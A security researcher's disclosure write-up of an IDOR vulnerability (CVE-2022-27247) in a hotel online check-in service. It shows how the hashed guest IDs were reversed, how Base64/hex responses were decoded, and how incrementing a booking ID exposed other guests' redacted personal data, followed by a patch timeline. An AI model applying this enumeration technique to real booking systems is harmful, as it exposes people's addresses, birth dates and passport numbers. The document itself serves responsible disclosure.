CVE-2022-27247 – A story about an IDOR wellness





Photo by Nicolas Arnold on Unsplash

Story behind all this

Everything just started with a simple idea to book some wellness vacation with my wife back in March 2020. I have booked a nice Hotel and received the following E-Mail.



Sehr geehrter Herr Stark,

ihre Reservierung mit der Buchungsnummer 82999 wurde bestätigt.

Timo Stark
[redacted]

[redacted]

[redacted]

[redacted]

Ihre elektronische Gästekarte gleich beim Check-in einsatzbereit ist, benötigen wir noch ein paar Informationen:
Online - Login können Sie Ihre Daten überprüfen bzw. eingeben. Vielen Dank dafür!

As the COVID Situation got worse, we were unable to go on our wellness weekend. For some reason this Mail caught back my attraction in March 2022. I was curious if the Login-Link from almost 2 years ago would still work and clicked on it.

Great. The link still worked, and I was able to view my address and booking data. Sweet. But we are all curious enough to look a lot deeper into or from a different angle to this kind of services as a "normal" user / person would do. So, let's dive into it.

Technical Analysis and Information Gathering


The link to the Login-Booking-Service was juicy enough.

https://redacted-host.com/booking/cdsAdressen.php?GastHash=04f276d8&AdrlnrHash=081cd3f8

I found two URI parameters to play with.

- GastHash
- AdrlnrHash

First, they have a "strange" format. They are not regular numeric IDs or UIDs. Given the fact that they only contain numbers from 1-9 and characters from a – f this is very likely a hex representation of something we don't know. Yet. The webpage was asynchronously loading more data from a backend using JavaScript. The following picture shows the output after the loading spinner faded out of the screen.




^ Persönliche Daten

Anrede:	Titel:	Geburtsdatum:
		[redacted] [redacted] [redacted]
Vorname:	Nachname:	Land:
Timo	Stark	Deutschland
Strasse:	PLZ:	Ort:
[redacted]	[redacted]	[redacted]
Handy:	Telefon:	Email-Adresse
Handy	[redacted]	[redacted]
Kfz-Kennzeichen:	Wünsche:	Pass-Nr.:
[redacted]	[redacted]	[redacted]
Zusatztext 1:	Zusatztext 2:	Zusatztext 3:
...	...	...


Not much magic was needed to translate our hex-URI parameters into something more meaningful. But how did I do this?

As said, it looked like the page was loading more data from some sort of backend. There are many ways capturing the traffic from a website, but I like to use the easy ways. Hitting F12 on my keyboard brings up the Browsers Development-tools. The Network tab will show all outgoing request made while loading or interacting with the page.




```
Request URL: https://buchung[redacted]PreCheckIn/getAdresse.php?LnrAdresse=136107&LnrGastKont=82999&fOCHECK_SUCHE_ANZTAGEVORHER
=0&ShowSharer=1
Request Method: GET
Status Code: ● 200
Remote Address[redacted]
Referrer Policy: strict-origin-when-cross-origin

Response Headers
cache-control: no-cache, no-store, must-revalidate
content-encoding: gzip
content-length: 1156
content-security-policy: frame-ancestors 'self'
content-type: text/html; charset=UTF-8
date: Fri, 15 Apr 2022 08:56:51 GMT
expires: 0
pragma: no-cache
referrer-policy: strict-origin-when-cross-origin
server: Microsoft-IIS/10.0
strict-transport-security: max-age=31536000 ; includeSubDomain
strict-transport-security: max-age=31536000; includeSubdomains
vary: *
x-content-type-options: nosniff
x-frame-options: DENY
x-powered-by: [redacted]
x-powered-by: ASP.NET
x-xss-protection: 1; mode=block

Request Headers
:authority: buchung[redacted]
:method: GET
:path: [redacted]PreCheckIn/getAdresse.php?LnrAdresse=136107&LnrGastKont=82999&fOCHECK_SUCHE_ANZTAGEVORHER=0&ShowSharer=1
:scheme: https
accept: */*
accept-encoding: gzip, deflate, br
accept-language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7
cache-control: no-cache
```

There was a request reaching out to a backend API loading my address data and this time the IDs are looking more like something we know. But where does this information come from? Something translated the Hashes into real IDs. The Browsers Developer tools are enough tooling to find exactly what I needed. First, check who initiated the call to the backend API.



```
▼ Request call stack
    send      @ jquery.min.js:11
    ajax      @ jquery.min.js:11
    Laden     @ js_cdsAdressen.js:1387
    funcAblauf @ cdsAdressen.php?cds_GastHash=04f276d8&cds_AdrlnrHash=081cd3f8:32
    onload    @ cdsAdressen.php?cds_GastHash=04f276d8&cds_AdrlnrHash=081cd3f8:93

▼ Request initiator chain
  ▼ https://buchung[redacted]Adressen.php?cds_GastHash=04f276d8&cds_AdrlnrHash=081cd3f8
    ▼ https://buchung[redacted]query.min.js
        https://buchung[redacted]PreCheckIn/getAdresse.php?LnrAdresse=136107&LnrGastKont=82999&fOCHECK_
```

There was a JavaScript function `funcAblauf` and `Laden` that called the `ajax` function. Inspecting the page source showed the initial function call of `funcAblauf`.



```
<script>
    function funcAblauf() {
        ladedesignedby();

        Laden(136107,82999,0,1);        }
```


So, it looks like that the translation of the hashes into real numeric IDs happened somewhere in the PHP code. But let’s try some simple decoding and maybe we are lucky and can reverse it.

```
> parseInt("081cd3f8",16)

136107000

> 136107000 / 1000

136107

> parseInt("04f276d8",16)

82999000

> 82999000 / 1000

82999
```

Yes. We can reverse it. It is basically the ID times 1000 and the hex representation of that number. I have no idea why that format was used but, in any case, it was not to complicated to reverse it.


As I know the way the IDs are calculated now, I was playing around with the `getAdressen.php` endpoint.

Like with most of the applications I am looking at I simply used the request as it was originally sent by the application. Again, a web browser was enough to get the information I needed.



```
https://buchung[redacted]PreCheckIn/getAdresse.php?LnrAdresse=136107&LnrGastKont=82999
N2IyMjQ2NjU2ODZjNjU3MjIy[redacted]
```

Jack. The response is somehow unreadable, again. But based on the encoding I had a guess. Maybe Base64? I used my favorite tool for playing around with such kind of hashes. CyberChef.



Last build: 16 hours ago

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars


Input

```
N2IyMjQ2NjU2ODZjNjU3MjIyM2EyMjIyMmMyMjQ0NjE3NDY1NmUyMjNhN
[redacted]
```

Output

```
7b224665686c6572223a22222c22446174656e223a5b7b2243495f535
[redacted]
```

Base64-Decode reviled another HEX-String.



Last build: 16 hours ago

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

From Hex

Delimiter
Auto

Input

```
N2IyMjQ2NjU2ODZjNjU3MjIyM2EyMjIyMmMyMjQ0NjE3NDY1NmUyMjNhNWI3YjIyNDM0OTVm
[redacted]
```

Output

```
{"Fehler":"","Daten":
[{"CI_STATUS":"0","BEGLEITOK":"1","KIND1OK":"0","KIND2OK":"0","KIND3OK":
ar[redacted]","TELE1":"[redacted]","TELE2":"","LAND":"D","LANDKENN":"1
7","GEBDAT"[redacted]"ANREDE":"Herr","TITEL":"","ANREDEBRF":"Sehr geehrter H
Stark,",[redacted]
1":"","K
,"K4":""
PLZ":nul
```

Adding another Recipe “From Hex” printed the clear text data. My Address-Information. Bingo.

With all this information I had enough knowledge about the service and the architecture to finally dive into the process of finding a vulnerability.

As the I-Dor opens

Let me put together what I have found so far.

- An PHP Endpoint `getAdressen.php` with URI parameters `LnrAdresse` und `LnrGastKont` accepting numeric IDs.
- Two real IDs I can start with

My main goal was to read address information from other users. That said I asked myself “what happens if I would change the IDs in `LnrAdresse` some other ID? But wait I need the `LnrGastKont` as well as the `LnrAddress` ID. Do I really need them both?”

I have deleted `LnrAddress` param.

```
N2IyMjQ2NjU2ODZjNjU3MjIyM2EyMjRiNjU2OTZlNjUyMDQ1MmQ0ZDYxNjk2YzIwMjIyYzI
yNDQ2MTc0NjU2ZTIyM2E1YjVkN2Q=
```

This response was a way too short to hold some real data. Again, CyberChef can help to understand the response.

```
{"Fehler":"Keine E-Mail ","Daten":[]}
```


So it said: No Email and the data array was empty. Is this the end of story? No I tried something different.

I set `LnrAdresse` to `1` and resubmited my request. And guess what?! I saw the exact same result as in my original request but this time with a static `LnrAddress` ID. That means the parameter for `LnrAdresse` needs to be present but it looked like it was not checked or verified at all.

Next, I have tried to increment the `LnrGastKost` by 1. Nothing. Another plus 1. Nothing.

“Maybe I should write a script for that? okay no let’s try one last time.”

+ 1. And I got a hit! I saw a much longer Base64 / Hex String in my browser Window. CyberChef baked the nice output.



```
N2IyMjQ2NjU2ODZjNjU3MjIyM2EyMjIyMmMyMjQ0NjE3NDY1NmUyMjNhNWI3YjIyNGM0ZTUyMjIzYTM1MzQzNjM2MzcyYzIyNGU0MTRkNDUzMjIyM2EyMjQxNmU2NDcyNjU2MTIyMmMyMjRlN
```

[redacted]

Output

```
start: 557    time: 10ms
  end: 557  length: 1030
length:   0   lines:    1
```

```
{"Fehler":"","Daten":[{"LNR":[redacted],"NAME2":"Andrea","NAME1":"Fr[redacted],"EMAIL":"[redacted]de","TELE1":"01[redacted]
[redacted] "TELE2":"0[redacted]"LAND":"D","LANDKENN":"1","PLZ":"[redacted],"ORT":"[redacted]","STRASSE":"[redacted]
[redacted] "GEBDAT":"19[redacted],"ANREDE":"Frau","TITEL":"","ANREDEBRF":"Sehr geehrte Frau Fr[redacted]","KFZ_KENNZ":"[redacted]
[redacted]ANREDE_B":"Herr","BEGLEIT_V":"Christian","BEGLEIT":"[redacted]BEGLEIT_G":"19[redacted]"BEGLEIT_STRASSE":"Kreuzbach
```

[redacted]

Impact

The IDOR was perfect. I was able to enumarte any address I wanted to. In combination with other Endpoints of the same API, I was able to view all Booking-Information. To demonstrate the exploit to the supplier I have created a Python Script enumerating 1000 Adresses and prints the first 100 characters of the JSON response. With this technique I was able to lookup thounds of addresses and booking information in 4 Hotels in Germany and Austria. After submitting the PoC the supplier aknowleged that 11 Hotels where effected in total by this vulnerability.

As the CVE reads, the data sets contained personal information from the person who booked the Hotel as well as the person / persons who traveled with that person – like:

- Full name
- Date of Birth
- Full Address
- Phone Numbers
- E-Mail address
- Passport number
- Licence Plate
- Date of arrivial and special whishes / notes.

In combination with other leaks these information are very userful for bad actors. Therfor it is so important to protect our digital footprints and with this vulnerability disclousure the cyberspace was made a little bit more secure.

Timeline

Vulnerability found: 15.03.2022

CVE Reserved: 18.03.2022

First Contact with the software supplier: 19.03.2022

Online-Meeting to show the PoC: 23.03.2022

All Online-Booking Tools went offline: 23.03.2022

Updated deployed on Test-System for Retesting: 28.03.2022

Retesting finished: 03.04.2022

CVE and Write-Up Published: